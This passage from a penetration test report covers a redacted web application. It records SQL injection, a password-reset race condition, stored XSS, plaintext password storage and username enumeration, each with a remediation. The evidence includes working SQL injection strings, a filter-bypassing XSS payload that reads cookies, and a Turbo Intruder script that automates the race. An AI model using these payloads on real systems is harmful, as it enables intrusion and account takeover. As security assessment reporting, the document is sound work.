For example, using the payload below, it was possible to determine if the [SERVER] was linked to other SQL servers in the network, which could allow for lateral movement:

SQL Payload

```
TEST' UNION SELECT name AS LinkedServerInfo FROM [NAME];
```

The following screenshot shows the decoded URL payload and response through an HTTP proxy:



```
POST [redacted]
Host
User-Agent: [redacted]
Accept:
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: [redacted]
Origin: [redacted]
Referer:
Cookie: [redacted]

Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

Code=TEST' [redacted]
;--
```

[redacted]


Figure 3: SQL Payload

It was also possible to return database information. One example includes the following SQL query to select the top 1 column name from the [DATABASE] where the table name is [TABLE NAME]:

SQL Payload

```
TEST' UNION ALL SELECT TOP 1 c.name FROM [NAME] c JOIN [NAME] t ON c.object_id =
t.object_id AND t.name = [NAME];--
```

The following screenshot shows the payload and response through an HTTP proxy:



```
POST [redacted]
Host:
User-Agent: [redacted]

Accept:
[redacted]
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: [redacted]
Origin: [redacted]
Referer:
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

Code=
[redacted]
```

[redacted]

Figure 4: SQL Payload

Further testing revealed that the application suffered from a systemic vulnerability to SQL injection at the [ENDPOINT]. Multiple SQL injections were discovered both from an authenticated and unauthenticated position.

URL Locations

Unauthenticated:

- [URL]
    - code=[SQL_Payload]
- [URL]
    - code=[SQL_Payload]
- [URL]
    - Statement_ID=[SQL_Payload]
- [URL]

Authenticated:

- [URL]

Recommendations

Whenever feasible, refrain from creating SQL queries dynamically using user input. In cases where dynamic query construction is unavoidable due to specific functionality requirements, ensure that these queries are assembled using parameterized queries, also known as prepared statements.

Implement the principle of least privilege to restrict the database user's access solely to the data and system configuration settings essential for the application's operation. Verify the absence of server-level roles like sysadmin and promptly eliminate them from the database user if they are not required.

For more information, please reference the following:

- https://www.owasp.org/index.php/SQL_Injection

Finding: High – Weak Encryption

Description

The application uses weak encryption to create a password reset that is vulnerable to a race condition attack. A race condition occurs when multiple processes access and manipulate the same data concurrently, and the outcome of the execution depends on the particular order in which the access takes place.

Impact

In this case, an attacker can leverage a race condition in the password reset functionality to generate a password reset token that is identical to that of the victim. An attacker can then use this token to take over the victim's account.

Evidence

The following evidence has been gathered to illustrate this vulnerability.

It is possible to generate a password reset token that is identical to a victim's reset token by sending two almost simultaneous POST requests to the application's password reset endpoint.


HTTP Request (Attacker Account Request)

```
POST /rsn/[URI].aspx HTTP/2
Host: [URL]
<snip>

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE[VALUE]&__VIEWSTATEGENERAT
OR=[VALUE]&__EVENTVALIDATION[VALUE]&UserLoginTB=[VALUE]&SubmitBN=Submit
```

HTTP Request (Victim's Account Request)

```
POST /rsn/[URI].aspx HTTP/2
Host: [URL]
<snip>

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE[VALUE]&__VIEWSTATEGENERAT
OR=[VALUE]&__EVENTVALIDATION=[VALUE]&UserLoginTB=[VALUE]&SubmitBN=Submit
```

Using an Burp Extension called Turbo Intruder, it is possible to automate this attack. The following Python script was used as part of this exploit:



```
POST [redacted]
Host: [redacted]
User-Agent: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: [redacted]
```


```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=1,
                           pipeline=False
                           )

    engine.start()

    values = ["[redacted]", "[redacted]"]

    for i in range(10):
        # Using a list to ensure that the payload position is replaced with the value
        engine.queue(target.req, [values[i % 2]])

def handleResponse(req, interesting):
    if interesting:
        table.add(req)
```

Figure 5: Burp Extension Turbo Intruder Payload

Python3 Intruder Script

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=1,
                           pipeline=False
                           )

    engine.start()

    values = [VALUE], [VALUE]

    for i in range(10):
        # Using a list to ensure that the payload position is replaced with the value
        engine.queue(target.req, [values[i % 2]])

def handleResponse(req, interesting):
    if interesting:
        table.add(req)
```

Alternating between the two users, the script makes requrests to the server:



Turbo Intruder - [redacted]

Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connecti...
0	[redacted]	200	4947	11121	[redacted]	[redacted]		[redacted]	[redacted]
1	[redacted]	200	4833	10237	[redacted]	[redacted]		[redacted]	[redacted]
2	[redacted]	200	4829	10237	[redacted]	[redacted]		[redacted]	[redacted]
3	[redacted]	200	4837	10237	[redacted]	[redacted]		[redacted]	[redacted]
4	[redacted]	200	4832	10237	[redacted]	[redacted]		[redacted]	[redacted]
5	[redacted]	200	4837	10237	[redacted]	[redacted]		[redacted]	[redacted]
6	[redacted]	200	4831	10237	[redacted]	[redacted]		[redacted]	[redacted]
7	[redacted]	200	4835	10237	[redacted]	[redacted]		[redacted]	[redacted]
8	[redacted]	200	4833	10237	[redacted]	[redacted]		[redacted]	[redacted]
9	[redacted]	200	4830	10237	[redacted]	[redacted]		[redacted]	[redacted]

Figure 6: Automated Attack

The result is that the attacker receives a password reset token to their email that is identical to that of the victim's and can be used to reset both their own password and the victim's to an arbitrary value:


Attacker Password Reset ([VALUE])

```
[URL]?message=[VALUE]
```

Victim’s Password Reset ([VALUE])

```
[URL]?message=[VALUE]
```

The attacker can now use the victim's password to succesfullly reset their account:



[redacted]

Reset Password

Please set a new password using these rules:

- Your new password must be at least 8 characters in length
- Your new password must contain at least 1 upper case letter
- Your new password must contain at least 1 number
- Your new password must contain at least one of these special characters ! @ # $ % ^ * ( ) _ + - =
- Your new password must be different than your last 4 passwords

Please remember to click "Save" to complete the process. A confirmation e-mail will be sent once the process is complete.

User login ID: [redacted]

Enter a new password: *

Re-enter a new password: *

Figure 7: Successful Password Reset

URL Location:

- [URL]

Recommendations

WKL recommends implementing a robust encryption algorithm along with the concept of 'seed time' to prevent attackers from performing such timing attacks.

For more information, please reference the following:

- https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html

Finding: High – Stored Cross Site Scripting

Description:

Cross-Site Scripting (XSS) attacks occur when an application displays untrusted user inputs within a web page, allowing malicious JavaScript to be injected and then rendered in a browser. The most common execution method involves crafting a malicious URL containing a script, which triggers when the user clicks the link; this is referred to as reflected XSS. Another variant involves storing the attack, often within fields like user profile information, known as stored XSS. The third, and less common, type is DOM-based XSS, which arises when a client-side script reads a value controlled by an attacker and incorporates it into the webpage as HTML, posing a security risk.

Impact

By exploiting XSS, an attacker can embed malicious JavaScript into a page that will be rendered by another user's browser. While a proof-of-concept attack is demonstrated using a simple alert box, this vulnerability opens the door for more serious threats, including the theft of sensitive data, virtual defacement, the introduction of trojan functions like keylogging, and the execution of actions on the site on behalf of authenticated users.


Evidence

The following evidence has been gathered to illustrate this vulnerability:

It is possible to embed a stored cross-site scripting payload in the **Manage Screening Policies** functionality. The paylaod used below bypassed both server and [FIREWALL] sanitization to generate an example alert box:

```
<svg Only=1 OnlOAD=print(alert(document.cookie))></svg>
```

Enterning the XSS paylaod in the Screening Policies field causes a stored XSS to be saved on the application:


Your Screening Policies have been saved.

Manage Screening Policies

Screening Policies Entry


To enter or edit your company's screening policies, use the text area below and click Save. This information will appear when users click "View Screening Policies."

[redacted]

Figure 8: XSS Payload

The XSS will trigger for any user by navigating to Service Menu -> View Screening Policies.

[URL]?anid= [VALUE]&WEBACCESSSESSIONID=[VALUE]


[redacted]

[redacted]

[redacted]

Figure 9: XSS Alert Box

URL Locations:

- [URL]
    - txtScrPolText=[XSS_Payload]

Recommendations

All untrusted inputs should be validated before being accepted and should also be output encoded before being rendered on the website. This remediation should be applied consistently to all inputs and outputs throughout the application.

For more information, please reference the following:

- https://owasp.org/www-community/attacks/xss/

Finding: Medium – Sensitive Information Stored Insecurely


Description

During testing, it was observed that user passwords are stored and returned in plain text format. As noted in the first finding of this report, Improper Authorization, a Python script was used to enumerate users and their passwords. This indicated that the passwords were stored in an insecure manner.

Impact

Storing passwords in plain text has significant security implications. If an attacker or insider threat gains unauthorized access to the database, they can easily read and misuse the exposed passwords. Simply put, plain text storage puts user information at greater risk in cases of data breaches and system compromise.

Evidence



```
sh-3.2# python3 ex3.py
User ID: [redacted], Username: [redacted], Email: None, Password: [redacted]
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
User ID:           , Username:           , Email: None, Password:
```

Figure 10: Passwords Stored in Plain Text

URL Locations:

- [URL]

Recommendations

Passwords should be hashed using an appropriate algorithm before being stored. Acceptable algorithms include:

- Bcrypt (cost 12 or greater)
- Scrypt (default parameters)
- PBKDF2 (greater than 100,000 iterations)

A short-term fix may include a hashing algorithm like SHA-512, but should not be used as a permanent solution as these algorithms are no longer considered secure.

For more information, please reference the following:

- https://owasp.org/www-community/vulnerabilities/Password_Plaintext_Storage

Finding: Low – Unauthenticated Username Enumeration


Description

The password reset function also presents attackers with a vector for username enumeration. This occurs when an attacker can determine whether a specific username or email address is valid on the system. In this case, the application's behavior differs when a valid user account is provided versus an invalid one, which allows an attacker to enumerate valid user accounts.

Impact

Attackers can use the enumerated usernames to launch brute force or password guessing attacks more efficiently. Knowing valid usernames reduces the search space and increases the chances of successfully compromising an account.

Evidence



Reset Password

Field marked in * is required

ERROR: Please note the error(s) listed below. Affected fields are marked with an error symbol:

- The Username you entered does not appear to be valid. Please try again, or if you feel you have received this message in error, please contact our Client Services Department at [redacted] for immediate assistance.

Please submit your username and we will e-mail you the appropriate URL to reset your password.

Username: *

[redacted]

(case sensitive)

Figure 11: Password Reset Message Underlined

URL Locations:

- [URL]

Recommendations

Apply a consistent message across both valid an invalid password reset submissions, e.g., “If this username exists, a password reset link will be sent to the email address associated with the account.”

For more information, please reference the following:

- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/03-Identity_Management_Testing/04-Testing_for_Account_Enumeration_and_Guessable_User_Account